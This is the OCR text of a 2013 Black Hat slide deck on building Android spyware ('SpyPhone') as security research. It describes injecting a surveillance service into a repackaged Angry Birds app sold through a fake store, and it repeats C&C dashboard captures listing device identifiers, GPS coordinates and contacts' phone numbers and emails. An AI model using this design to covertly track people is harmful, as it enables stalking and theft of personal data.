How to Build a SpyPhone

Black Hat 2013

Kevin McNamee
Alcatel-Lucent


Agenda

- Introduction
- Demo of SpyPhone in Action
- SpyPhone Design
- Injecting SpyPhone Service into an App
- Conclusion & Questions


SpyPhone - Then


SpyPhone - Now

Surveillance – Then



Surveillance - Now





Firefox
DroidWhisper
Very Angry Birds | DriodDrop
mobiledemo.kindsight.net:8080/dashboard/main
Google

Logged in as ksnexus2@gmail.com. Click to logout.

DroidWhisper

Thu Feb 21 2013 14:15:47 GMT-0500 (Eastern Standard Time)

Device: 302220301242571

Shutdown | Update | Toast | SMS Spam | Email Spam | Locate | Peep | Delete
Pending Command: location [Clear]

Last Update: 2013-02-20T16:38:05.054Z
Owner: ksnexus2@gmail.com
Phone Number:
Phone Type: GSM
Network Type: UMTS
Device ID (MEID/IMEI): 355266041549336
Mobile Subscriber ID (IMSI):
302220301242571
Network Country Code: ca
Network Operator: Koodo
Network Operator MCC & MNC: 302220
SIM State: Ready
SIM Country Code: ca
SIM Operator: TELUS@
Software version: 03
Location: 43.7773428 -79.2523726 0.0 29.0


Contacts


Name: Brendan
Phones: [613-415-9462]
Emails: [brendan@kindsight.net]

Name: Denny
Phones: [613-327-9690]
Emails: []

Counter Measures – Then

Counter Measures - Now




Firefox
DroidWhisper
Very Angry Birds | DriodDrop
mobiledemo.kindsight.net:8080/dashboard/main
Google

Logged in as ksnexus2@gmail.com. Click to logout.

DroidWhisper

Thu Feb 21 2013 14:15:47 GMT-0500 (Eastern Standard Time)

Device: 302220301242571

Shutdown | Update | Toast | SMS Spam | Email Spam | Locate | Peep | Delete
Pending Command: location [Clear]

Last Update: 2013-02-20T16:38:05.054Z
Owner: ksnexus2@gmail.com
Phone Number:
Phone Type: GSM
Network Type: UMTS
Device ID (MEID/IMEI): 355266041549336
Mobile Subscriber ID (IMSI): 302220301242571
Network Country Code: ca
Network Operator: Koodo
Network Operator MCC & MNC: 302220
SIM State: Ready
SIM Country Code: ca
SIM Operator: TELUS@
Software version: 03
Location: 43.7773428 -79.2523726 0.0 29.0

Contacts

Name: Brendan
Phones: [613-415-9462]
Emails: [brendan@kindsight.net]

Name: Denny
Phones: [613-327-9690]
Emails: []

Smart Phone Has Access To…

- GPS Location
- Internet (from almost anywhere)
- A Microphone
- A Camera
- Local Wifi Networks
- E-Mail
- Text Messages
- Phone Calls
- Contact List
- Personal Information

Smart Phone Is…

- A perfect cyber-espionage tool that can be used to track the victim’s location, download personal information, intercept and send messages, record their conversations and take pictures without them knowing.
- In the context of BYOD and APT, it makes a perfect platform for launching inside attacks on corporate or government networks.

Demo

Built an Android SpyPhone Service that can:


- Steal phone and contact information
- Report on location
- Execute commands from C&C server
  - Display message on phone
  - Send SMS to contacts
  - Take pictures and sent to C&C
  - Record sound and sent to C&C

SpyPhone Service is:


- Injected into legitimate version of Angry Birds
- Distributed from fake app store

Demo Shows

- Installation of infected application
- Sending information to C&C
- Locating the device
- Sending SMS
- Taking pictures
- Recording sound



C&C Server



Logged in as ksnexus2@gmail.com. Click to logout.

DroidWhisper

Thu Feb 21 2013 14:15:47 GMT-0500 (Eastern Standard Time)

Device: 302220301242571


Shutdown | Update | Toast | SMS Spam | Email Spam | Locate | Peep | Delete
Pending Command: location [Clear]

Last Update: 2013-02-20T16:38:05.054Z
Owner: ksnexus2@gmail.com
Phone Number:
Phone Type: GSM
Network Type: UMTS
Device ID (MEID/IMEI): 355266041549336
Mobile Subscriber ID (IMSI): 302220301242571
Network Country Code: ca
Network Operator: Koodo
Network Operator MCC & MNC: 302220
SIM State: Ready
SIM Country Code: ca
SIM Operator: TELUS@
Software version: 03
Location: 43.7773428 -79.2523726 0.0 29.0

Contacts

Name: Brendan
Phones: [613-415-9462]
Emails: [brendan@kindsight.net]

Name: Denny
Phones: [613-327-9690]
Emails: []




Logged in as ksnexus2@gmail.com. Click to logout.

DroidWhisper

Wed Feb 06 2013 16:14:33 GMT-0500 (Eastern Standard Time)

Device: af4322452d552d26

Device: 302220301242571



Very Angry Birds v1.0.0

By TheKnight. Updated October 12, 2011

